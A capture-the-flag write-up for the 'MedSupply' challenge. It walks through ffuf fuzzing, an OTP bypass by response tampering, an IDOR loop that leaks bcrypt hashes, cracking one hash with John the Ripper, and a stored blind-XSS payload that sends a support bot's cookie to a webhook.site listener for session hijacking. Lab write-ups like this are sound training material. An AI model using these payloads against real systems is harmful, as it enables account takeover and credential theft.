

MedSupply CTF

Penetration Testing Writeup

Target IP: 35.170.201.155

Date: Saturday May 09 – Sunday May 10, 2026

Tester: Sofonyas (fihaf17631@codoteam.com)

Program: INSA National Ethio Cyber Talent Weekend

FLAGS FOUND: 4 / 5

Confirmed Flags

■ FLAG{Fu33ing_Wins}

■ FLAG{Broken_Access_Control}

■ FLAG{Horizontal_priv_Esc}


■ FLAG{Blind_XSS_Account_TakeOver}

1. Reconnaissance

Nmap Port Scan

Initial scan to identify open ports and services on the target.

```
nmap -sV -sC -p- 35.170.201.155 -oN nmap-initial.txt
```



Nmap scan — ports 22, 80, 8080 open

Port	State	Service	Notes
22/tcp	open	SSH	Publickey auth only
80/tcp	open	HTTP	MedSupply app (Express.js)
8080/tcp	open	HTTP-Proxy	Internal Mail Service

2. Web Application Enumeration

Recursive Directory Fuzzing — Port 80

Used ffuf with **-recursion** and **-recursion-depth 3** to automatically queue new fuzzing jobs for every discovered directory. This led to the critical `/internal/api` chain.

```
ffuf -u http://35.170.201.155/FUZZ \  
-w /usr/share/wordlists/dirb/common.txt \  
-H "Cookie: connect.sid=<SESSION>" \  
-recursion -recursion-depth 3 -mc 200,301,302,403
```

```
Sat 3 May 19:54
shlythron ffuf -u http://35.170.201.155/FUZZ \
-w /usr/share/wordlists/dirb/common.txt \
-H "Cookie: connect.sid=s%3AeFul7jh_9UXgjXw7zz-8nFHZy16Slphu.I4X2Fh6fj3axf0Q8LvVbV1sX2F9hqs3MjJZueJHnBwm62nU" \
-recursion -recursion-depth 3 \
-mc 200,301,302,403 \
-o ffuf-recursive.txt -of md

v2.1.0

:: Method      : GET
:: URL         : http://35.170.201.155/FUZZ
:: Wordlist     : /usr/share/wordlists/dirb/common.txt
:: Header      : FUZZ: /usr/share/wordlists/dirb/common.txt
:: Output file  : ffuf-recursive.txt
:: File format  : md
:: Follow redirects : false
:: Calibration  : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200,301,302,403

dashboard [Status: 200, Size: 6926, Words: 1646, Lines: 219, Duration: 205ms]
internal  [Status: 200, Size: 5241, Words: 1341, Lines: 184, Duration: 166ms]
js        [Status: 302, Size: 36, Words: 4, Lines: 1, Duration: 174ms]
[INFO] Adding a new job to the queue: http://35.170.201.155/js/FUZZ

login [Status: 200, Size: 5252, Words: 1347, Lines: 185, Duration: 169ms]
login [Status: 200, Size: 5252, Words: 1347, Lines: 185, Duration: 172ms]
logout [Status: 302, Size: 28, Words: 4, Lines: 1, Duration: 168ms]
profile [Status: 302, Size: 28, Words: 4, Lines: 1, Duration: 172ms]
register [Status: 200, Size: 5060, Words: 1309, Lines: 181, Duration: 172ms]
support [Status: 302, Size: 28, Words: 4, Lines: 1, Duration: 185ms]
support [Status: 302, Size: 28, Words: 4, Lines: 1, Duration: 185ms]
[INFO] Starting queued job on target: http://35.170.201.155/js/FUZZ

:: Progress: [4614/4614] :: Job [2/2] :: 233 req/sec :: Duration: [0:00:24] :: Errors: 0 ::
```

ffuf recursive — /internal, /dashboard, /support, /js discovered

Endpoint	Status	Notes
/dashboard	200	Authenticated dashboard
/internal	302	Redirects → /internal/api/ (403)
/support	302	Support ticket system
/js	301	Static JS files

Port 8080 Enumeration

```
ffuf -u http://35.170.201.155:8080/FUZZ -w common.txt -mc 200-299,301,302,403
```

Discovered: /login (200), /inbox (302), /logout (302)

3. Flag 1 — OTP Bypass & Internal API Access


3.1 Registration & Login Flow

Registered at /register with test credentials. Submitting valid login credentials triggers a 302 to /verify-otp with a pre-authentication session cookie.

```
POST /login HTTP/1.1
Host: 35.170.201.155

email=fihaf17631%40codoteam.com&password=Test12345

Response: HTTP/1.1 302 Found | Location: /verify-otp
```




Dashboard after successful OTP bypass — session authenticated

3.2 OTP Discovery — Port 8080 Mail Service

The OTP is delivered to an internal mail service on port 8080. Logging in with the same credentials reveals all OTP codes in plaintext — critical information disclosure.

```
curl -s http://35.170.201.155:8080/inbox -b cookies-8080.txt
```




Account profile confirming hospital role after authentication

3.3 OTP Bypass — HTTP Response Manipulation

Wrong OTP → 200 OK (re-renders form). Correct OTP → 302 to /dashboard. By intercepting the 200 response and replacing it with 302 + Location: /dashboard, the browser treats the pre-auth session as fully authenticated without OTP verification.

Step	Action
1	Enable Burp Intercept
2	Submit otp=test-otp to /verify-otp
3	Right-click → Do intercept → Response to this request
4	Change "HTTP/1.1 200 OK" to "HTTP/1.1 302 Found"

5	Add header: Location: /dashboard
6	Forward — browser lands on /dashboard fully authenticated



Burp — GET /api/users/orders confirming valid authenticated session (304 cached)


3.4 Recursive Fuzzing — Internal API Discovery Chain

With an authenticated session, recursive ffuf revealed the critical 4-level endpoint. big.txt was required at the deepest level to discover 'details'.

```

/internal          → 302 → /internal/api/
/internal/api/     → 403 Forbidden
/internal/api/account → 403 Forbidden
/internal/api/account/details → 200 with auth ✓

```




ffuf — 'details' discovered under /internal/api/account/ using big.txt

3.5 Flag 1 — Captured

```

curl -s "http://35.170.201.155/internal/api/account/details?user_id=7921f11d-..." \
-H "Cookie: connect.sid=<SESSION>"

```



Browser — /internal/api/account/details returning FLAG{Fu33ing_Wins}

■ FLAG{Fu33ing_Wins}


Also leaked: bcrypt password hash, email, role — sensitive data must never be returned from APIs.

4. Flag 2 — IDOR via Public Feed

4.1 UUID Discovery via JS Source Analysis

The /public-feed page source revealed inline JS calling `/api/public-orders`. This endpoint exposed the internal UUIDs of every registered hospital in the `requesting_hospital_id` field.

```
curl -s "http://35.170.201.155/api/public-orders" \
-H "Cookie: connect.sid=<SESSION>" | python3 -m json.tool
```



```
Sat 3 May 19:55
shlythron curl -s http://35.170.201.155/api/public-orders \
-H "Cookie: connect.sid=sX3AeFuL7jh_8UXGjXw7zz-8nFHzy16S1phu.I4X2Fh6fj3axf0Q8LvVbV1sX2F9hqs3HjJZueJHnBm62nU" | python3 -m json.tool
Expecting value: line 1 column 1 (char 0)

Sat 3 May 19:55
shlythron curl -s http://35.170.201.155/api/users/7921f14d-f207-4025-b69e-0fef0dbad1dc \
-H "Cookie: connect.sid=sX3AeFuL7jh_8UXGjXw7zz-8nFHzy16S1phu.I4X2Fh6fj3axf0Q8LvVbV1sX2F9hqs3HjJZueJHnBm62nU" | python3 -m json.tool
Expecting value: line 1 column 1 (char 0)
```


curl /api/users returning empty — UUIDs found via /api/public-orders instead

Hospital	UUID (requesting_hospital_id)
Addis General Hospital	4b762f0c-256a-4c19-8ce8-cb38b306c84c
Bahir Dar Clinic	cbb14554-ce53-4380-a5c5-23920d0a227b
Hawassa Medical Center	768e737d-dab3-445d-b54a-694691a85ad2

4.2 IDOR Attack — Cross-Account Data Access

The `/internal/api/account/details` endpoint checks authentication but not resource ownership. Substituting any hospital UUID in `user_id` returns their full account record.

```
for uuid in \
    "4b762f0c-256a-4c19-8ce8-cb38b306c84c" \
    "cbb14554-ce53-4380-a5c5-23920d0a227b" \
    "768e737d-dab3-445d-b54a-694691a85ad2"; do
    curl -s "http://35.170.201.155/internal/api/account/details?user_id=$uuid" \
    -H "Cookie: connect.sid=<SESSION>"
done
```



```
Sat 3 May 21:14
shlythron for uuid in "4b762f0c-256a-4c19-8ce8-cb38b306c84c" "cbb14554-ce53-4380-a5c5-23920d0a227b" "768e737d-dab3-445d-b54a-694691a85ad2"; do
    echo "=== $uuid ==="
    curl -s "http://35.170.201.155/internal/api/account/details?user_id=$uuid" \
    -H "Cookie: connect.sid=$NEW_SID"
    echo
done
=== 4b762f0c-256a-4c19-8ce8-cb38b306c84c ===
{"status": "success", "flags": ["FLAG{Fu33ing_Wins}", "FLAG{Broken_Access_Control}"], "data": {"id": "4b762f0c-256a-4c19-8ce8-cb38b306c84c", "hospital_name": "Addis General Hospital", "email": "addis.general@medsupply.local", "password_hash": "$2b$08$jfNWcx1eg9hNxC0hMx7bMuZ2vn/hD1dyL36leSFEY4nWp0h9ggjNS", "role": "hospital"}}
=== cbb14554-ce53-4380-a5c5-23920d0a227b ===
{"status": "success", "flags": ["FLAG{Fu33ing_Wins}", "FLAG{Broken_Access_Control}"], "data": {"id": "cbb14554-ce53-4380-a5c5-23920d0a227b", "hospital_name": "Bahir Dar Clinic", "email": "bahirdar.clinic@medsupply.local", "password_hash": "$2b$08$YtbT5e1NpTKq2qeSgeEEY0xLvPD17onh3.F2lgM8S0l0SuNHLcaw.", "role": "hospital"}}
=== 768e737d-dab3-445d-b54a-694691a85ad2 ===
{"status": "success", "flags": ["FLAG{Fu33ing_Wins}", "FLAG{Broken_Access_Control}"], "data": {"id": "768e737d-dab3-445d-b54a-694691a85ad2", "hospital_name": "Hawassa Medical Center", "email": "hawassa.center@medsupply.local", "password_hash": "$2b$08$bLR8sb.6II4E/w0Lw03d0Nugnm4xV8SniT0YPmdNZlqVzS4H10Ty", "role": "hospital"}}
```

IDOR loop — FLAG{Broken_Access_Control} returned for all 3 hospitals

```

    "requesting_hospital_id": "768e737d-dab3-445d-b54a-694691a85ad2"
  }
}

(saintcypher@ saintcypher)-[~] CTF Challenge Assistance
$ curl -s "http://35.170.201.155/internal/api/account/details?user_id=4b762f0c-256a-4c19-8ce8-cb38b306c84c" \
-H "Cookie: connect.sid=s%3AbCvWQ6VA6XDnHJZ3Ccc0lirjnPqA6psH1.9ucgYIjz27lc8jX%2BuEUiyDEEaMftisGm6H3FsAGlow" | python3 -m json.tool

{
  "status": "success",
  "flags": [
    "FLAG{Fu33ing_Wins}",
    "FLAG{Broken_Access_Control}"
  ],
  "data": {
    "id": "4b762f0c-256a-4c19-8ce8-cb38b306c84c",
    "hospital_name": "Addis General Hospital",
    "email": "addis.general@medsupply.local",
    "password_hash": "$2b$08$jfnWcx1eg9kNx0hMx7bMuZ2vn/hD1dyL36leSFEY4nWp0h9ggjNS",
    "role": "hospital"
  }
}

```

Kali terminal — IDOR curl against Addis General Hospital confirming both flags

■ FLAG{Broken_Access_Control}

Impact: Any authenticated user can read email, bcrypt password hash, and role of every other hospital by substituting their UUID. Critical BOLA/IDOR — OWASP API1.

5. Flag 3 — Hash Cracking & Horizontal Privilege Escalation

5.1 Hash Extraction from IDOR Response

The IDOR attack leaked bcrypt password hashes for all hospitals. The Addis General Hospital hash was saved for offline cracking.

```
echo '$2b$08$jfNWcx1eg9kNx0hMx7bMuZ2vn/hD1dyL3GleSFEY4nWp0h9ggjNS' > hash-addis.txt
```


5.2 Password Cracking — John the Ripper

hashcat was unavailable (no GPU/OpenCL). John the Ripper with rockyou.txt cracked the bcrypt hash in approximately 1 minute 28 seconds.

```
john hash-addis.txt --format=bcrypt \
  --wordlist=/home/klythron/Documents/INSA/tasks/rockyou.txt

john hash-addis.txt --format=bcrypt --show
?:30secondstomars

1 password hash cracked, 0 left
```



```
Sun 10 May - 08:53
@klythron> echo '$2b$08$jfNWcx1eg9kNx0hMx7bMuZ2vn/hD1dyL3GleSFEY4nWp0h9ggjNS' > hash-addis.txt

Sun 10 May - 08:55
@klythron> john hash-addis.txt \
--format=bcrypt \
--wordlist=/home/klythron/Documents/INSA/tasks/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 256 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
30secondstomars (?)
1g 0:00:01:28 DONE (2026-05-10 08:56) 0.01134g/s 160.4p/s 160.4c/s 160.4C/s altima..seaweed
Use the "--show" option to display all of the cracked passwords reliably
Session completed

Sun 10 May - 08:56
@klythron> john hash-addis.txt --format=bcrypt --show
?:30secondstomars


1 password hash cracked, 0 left
```

John the Ripper — bcrypt hash cracked: password is '30secondstomars'

5.3 Login as Addis General Hospital

Used the cracked credentials to authenticate as the built-in hospital account. OTP retrieved from port 8080 mail service using the same credentials.

Field	Value
Email	addis.general@medsupply.local
Password	30secondstomars
OTP	Retrieved from http://35.170.201.155:8080/inbox
Role	hospital (built-in seed account)



Dashboard as Addis General Hospital — FLAG{Horizontal_priv_Esc} displayed with hint for vertical escalation

■ FLAG{Horizontal_priv_Esc}


Hint on dashboard: 'You are logged in as a built-in hospital user. Look for vertical privilege escalation to access higher roles.'

6. Flag 4 — Blind XSS & Support Account Takeover

6.1 Stored XSS via Support Ticket

The support ticket form at `/support/submit` stores arbitrary HTML/JavaScript without sanitization. A support-role bot automatically reviews submitted tickets.


```
POST /support/submit
subject=test&message=<img src=x onerror="fetch('https://webhook.site/YOURURL?c='+document.cookie)">
```



Support ticket submitted successfully — XSS payload stored in database

6.2 Cookie Exfiltration

When the support bot rendered the ticket, the XSS payload fired in their browser context and sent their **connect.sid** cookie to the webhook listener. The stolen cookie was then used to authenticate as the support account.




Webhook or internal listener receiving the exfiltrated support cookie

6.3 Flag 4 — Captured at /support/dashboard

Using the stolen cookie to access `/support/dashboard` revealed the flag and the full support admin panel including open tickets and user search.

```
# Use stolen cookie in Burp or curl
curl -s http://35.170.201.155/support/dashboard \
-H "Cookie: connect.sid=STOLEN_SUPPORT_COOKIE"
```



/support/dashboard — FLAG{Blind_XSS_Account_TakeOver} displayed with XSS alert(1) firing

■ FLAG{Blind_XSS_Account_TakeOver}

